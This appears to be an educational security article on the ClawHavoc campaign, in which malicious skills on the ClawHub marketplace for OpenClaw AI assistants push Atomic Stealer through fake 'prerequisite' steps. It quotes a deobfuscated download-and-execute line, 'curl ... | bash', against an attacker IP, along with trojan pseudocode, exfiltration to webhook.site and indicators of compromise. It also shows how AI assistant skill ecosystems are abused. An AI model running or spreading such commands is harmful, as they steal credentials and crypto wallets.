


















































Certification Courses
Hands-On Labs
Threat Intelligence
Latest Cyber News
MITRE ATT&CK Breakdown
All Cyber Keywords
A recent security audit uncovered 341 malicious skills on ClawHub, the marketplace for OpenClaw AI assistants. These malicious skills distribute Atomic Stealer malware and backdoors, putting thousands of users at risk. Here's everything you need to know to protect yourself.
Researchers from Koi Security, aided by an OpenClaw bot named Alex, analyzed 2,857 skills on ClawHub, the official marketplace for OpenClaw (a self-hosted AI assistant). They discovered 341 malicious skills across multiple campaigns, now dubbed ClawHavoc.
These malicious skills masquerade as legitimate tools: crypto trackers, Google Workspace add-ons, social media analyzers, and even “lost Bitcoin finders”. Once installed, they steal API keys, wallet private keys, credentials, and browser data.

Attackers specifically target macOS users because many enthusiasts run OpenClaw on Mac Minis 24/7. The campaign uses social engineering to trick victims into executing malicious code.
Using a GitHub account older than one week (the only barrier), attackers upload skills with names like yahoo-finance-pro or ethereum-gas-tracker. The documentation looks legitimate, complete with setup guides.
Within the skill's README.md, a "Prerequisites" section instructs users to download a file or run a script:
openclaw-agent.zip from a GitHub repo (password-protected archive).glot[.]io into Terminal.Windows: The ZIP contains a trojan with keylogging functionality, stealing API keys and credentials, including those already accessible to the OpenClaw bot.
macOS: The glot.io script fetches next-stage payloads from 91.92.242[.]30, ultimately installing Atomic Stealer (AMOS), a commercial stealer that harvests crypto wallets, browser passwords, and SSH keys.
Stolen data is sent to attacker servers. Some skills (e.g., rankaj) directly exfiltrate the bot’s .env file containing credentials to webhook[.]site. Others embed reverse shell backdoors inside functional code (e.g., better-polymarket).
The file openclaw-agent.zip contains a binary that, when executed, installs a keylogger. Below is a simplified representation of its behavior:
// Pseudocode of the trojan
function install() {
    registerKeyLogger();
    hookBrowserProcesses();
    stealOpenClawEnv();
    exfiltrateToC2("http://91.92.242[.]30/collect");
}The glot.io script uses base64 obfuscation to hide its intent. Deobfuscated, it reveals:
#!/bin/bash
curl -s http://91.92.242[.]30/next.sh | bash
# next.sh downloads and runs Atomic Stealer (Mach-O binary)
Atomic Stealer (AMOS) is a known malware-as-a-service costing $500–$1000/month, capable of grabbing passwords, credit cards, and cryptocurrency wallets.
| Tactic | Technique | ID | How Used |
|---|---|---|---|
| Initial Access | Supply Chain Compromise | T1195.001 | Malicious skills in official ClawHub marketplace |
| Execution | User Execution | T1204 | Victim downloads/installs fake prerequisites |
| Credential Access | Credentials from Password Stores | T1555 | Atomic Stealer extracts browser & wallet credentials |
| Collection | Input Capture (Keylogging) | T1056 | Windows trojan logs keystrokes |
| Command and Control | Application Layer Protocol | T1071 | HTTP communication with C2 91.92.242.30 |
| Exfiltration | Exfiltration Over Webhook | T1567 | Data sent to webhook.site or attacker IP |
After the disclosure, OpenClaw creator Peter Steinberger added a reporting feature. Signed-in users can flag skills, with each user limited to 20 active reports. Skills receiving 3 unique reports are auto-hidden by default. While this helps, it's reactive, malicious skills can still cause damage before being reported.
Longer-term, experts recommend code signing, mandatory code reviews for popular skills, and sandboxing of OpenClaw executions.

Check for skills you installed recently, especially crypto-related. Look for any prerequisites that asked you to download external files or run scripts. Also monitor outbound connections to 91.92.242.30 or webhook.site.
A commercial macOS malware (AMOS) that steals passwords, credit card data, and cryptocurrency wallets. It's sold on cybercrime forums for $500–$1000/month.
It helps, but it's reactive. Always verify skills manually, use isolated environments, and keep backups of sensitive data.
Immediately disconnect the machine from the internet, rotate all API keys and passwords, and consider a clean OS reinstall. Scan with updated anti-malware tools.
91.92.242.30 and domains glot[.]io, webhook[.]site.If you're an OpenClaw user, take these steps today:
91.92.242.30 or similar.For further reading, check out these resources:
© Cyber Pulse Academy. This content is provided for educational purposes only.
Always consult with security professionals for organization-specific guidance.
Every contribution moves us closer to our goal: making world-class cybersecurity education accessible to ALL.
Choose the amount of donation by yourself.